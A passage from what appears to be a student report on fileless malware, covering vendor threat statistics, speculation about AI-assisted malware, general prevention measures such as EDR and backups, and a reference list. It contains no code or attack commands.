of the system. PowerShell can directly write data and load it into the memory (RAM) without writing data onto the hard drive. Without leaving any file-based traces, malware can dynamically load PowerShell scripts to the memory and its ability to perform an attack on the system. Malware can stay in a machine without detecting user or file-based security solutions Using that advantage. Fileless malware has a lot of attention from security industries, online discussions, private meetings, and internet-based military activities. According to Bitdefender Whitepaper Midyear Threat Landscape Report 2019, we can see some unique information.



During 2018, we can see a descending trend of fileless malware but considering 2018 and 2019 cybercriminal reports that indicate cybercriminals have use fileless malware much better than in 2019.

As MacAfee computer security company published, macro malware threats increased from around 400,000 at the end of 2015. It had increased to 1.1 million at the end of the second quarter of 2017. PowerShell hosted malware attacks grew by 119 percent during the third quarter alone in 2017[1]. According to Kaspersky Lab's global research and analysis report [2] 2017, they reported many kinds of malware and its latest updates. They said that enterprise networks worldwide with banks, telecommunication companies, and government organizations are the top targets, attackers trying to attack using malware. According to the "State of Endpoint Security, Risk Report 2017 [8]" published by Ponemon Institute said that 27% of attacks that happened in 2017 were fileless malware. They say the percentage of fileless malware could be increased to 35 percent in the next few years.

3. Future developments in the area

What happens to this malware in the future, and how it uses the attacker for further more advanced cybercrimes? We have talked about the basics of fileless malware so far, and we know it is very difficult to detect and remove from the system. However, this is not the end of advanced cybercrimes, and this is the beginning of the next level of malware development. Perhaps they will use technologies such as AI and create more powerful malware so we can imagine this advanced malware become hard to remediate threats of future evolving.

AI technology with malicious executables

This can be just an idea that came with science fiction for at least the next 10 or 15 years. However, it can be happening, and there is a trend for that idea is growing slowly. If someone creates malware that can manipulate by an AI technology and communicating with AI, it can be very dangerous. With the help of AI, we can have most of the benefits of an actual human behind a computer while having a fully automated attack.

A malware which connected and manipulated by an AI that malware can quickly do some changes and evade detection from security solutions and launch a powerful attack because the AI monitors how the malware can detect and it behaves like a real human hacker behind a keyboard. These kinds of malware could be separate the main malicious code into small pieces and hide it within a small packed section to hide until it is necessary to launch an attack.

More advanced invincible malicious executables

Attackers can take control of legitimate and trusted administrative programs and use them to perform a fileless attack using tools like MS PowerShell. They can gain a great benefit from creating fileless malware because they have the ability of invisible. We can expect more malware attacks in the next few years, will use more advanced and more effective techniques with the fileless malware than what we have seen so far.

The upcoming danger is more fileless malware can perform more stealthy infections, and it will take a long time to detect the malware that allows the attackers to do maximum damage and get maximum information to s targeted system before the malware detected by the user or system.

Fileless attacks can be expected in the future.

We have some reasons to guess that fileless malware can become a typical attack. The community of security and researchers saw an increase in fileless attacks over in previous few years. TrendMicro saw in 2019, fileless attacks had increased by 265 percent more than in the earlier years. After few months of bleeping computers, attackers began abusing RDP protocol (RPD).

The attackers will find more invented threats in the future. The security researchers find more types of threats beginning to incorporate fileless attack techniques into their attack chains. Malwarebytes report in November of 2019, a large number of exploit kits is using fileless attacks.

4. Conclusion

fileless malware is the next step of more complex and advanced malware, and we should be aware of this as computer users. However, the traditional antivirus software no longer capable of detecting these types of attacks, and it will bypass most malware detection techniques. The attackers usually use legitimate applications to reach their objectives. They use PowerShell and WMI (Windows Management Instrumentation subscription) to evade signature-based detection and inspecting methods, maintain persistence of malware or exfiltrate that makes the malware undetectable. In the history of fileless malware, an attack launched to SWIFT (Society for Worldwide Interbank Financial Telecommunication) and the Ukraine power grid. Many fileless attacks happened in history. we can use various techniques such as installing next-gen EDR solutions, antimalware software, behavior analysis tools, security patches, and updates to prevent fileless malware. As an additional solution, we can maintain a data backup wherever possible. This report discusses a brief introduction of fileless malware, types of fileless malware, prevention methods, evolution, and future trends of fileless malware.

5. References

[1] McAfee Labs, McAfee Labs Threats Report June 2018, USA, 2018 Available: https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-jun-2018.pdf

[2] Kaspersky Lab, "Fileless attacks against enterprise networks," 2017. [Online]. Available: https://securelist.com/fileless-attacks-againstenterprise-networks/77403/

[3] Verizon Labs, "Data Breach Investigations Report-2017, Verizon." [Online]. Available: https://www.ictsecuritymagazine.com/wpcontent/uploads/2017-Data-Breach-Investigations-Report.pdf

[4] Candid Wueest, Himanshu Anand, Symantec, "ISTR living off the land and fileless attack technique (2017)" Available: https://www.coursehero.com/file/38434149/Living-Off-the-Land-and-Fileless-Attack-Techniquespdf/

[5] Sudhakar, Sushil Kumar, "An emerging threat Fileless malware: a survey and research challenges" [Online], Available: https://cybersecurity.springeropen.com/articles/10.1186/s42400-019-0043-x

[6] Vala khushali, "A Review on Fileless Malware Analysis Techniques", Available: https://www.researchgate.net/publication/341870307_A_Review_on_Fileless_Malware_Analysis_Techniques

[7] Ellen Zhang, "What is Fileless Malware (or a Non-Malware Attack)? Definition and Best Practices for Fileless Malware Protection" [Online]. Available: https://digitalguardian.com/blog/what-fileless-malware-or-non-malware-attack-definition-and-best-practices

[8] Charlie Osborne, Fileless attacks surge in 2017, security solutions are not stopping them" Available: https://www.zdnet.com/article/filelessattacks-surge-in-2017-and-security-solutions-are-not-stopping-them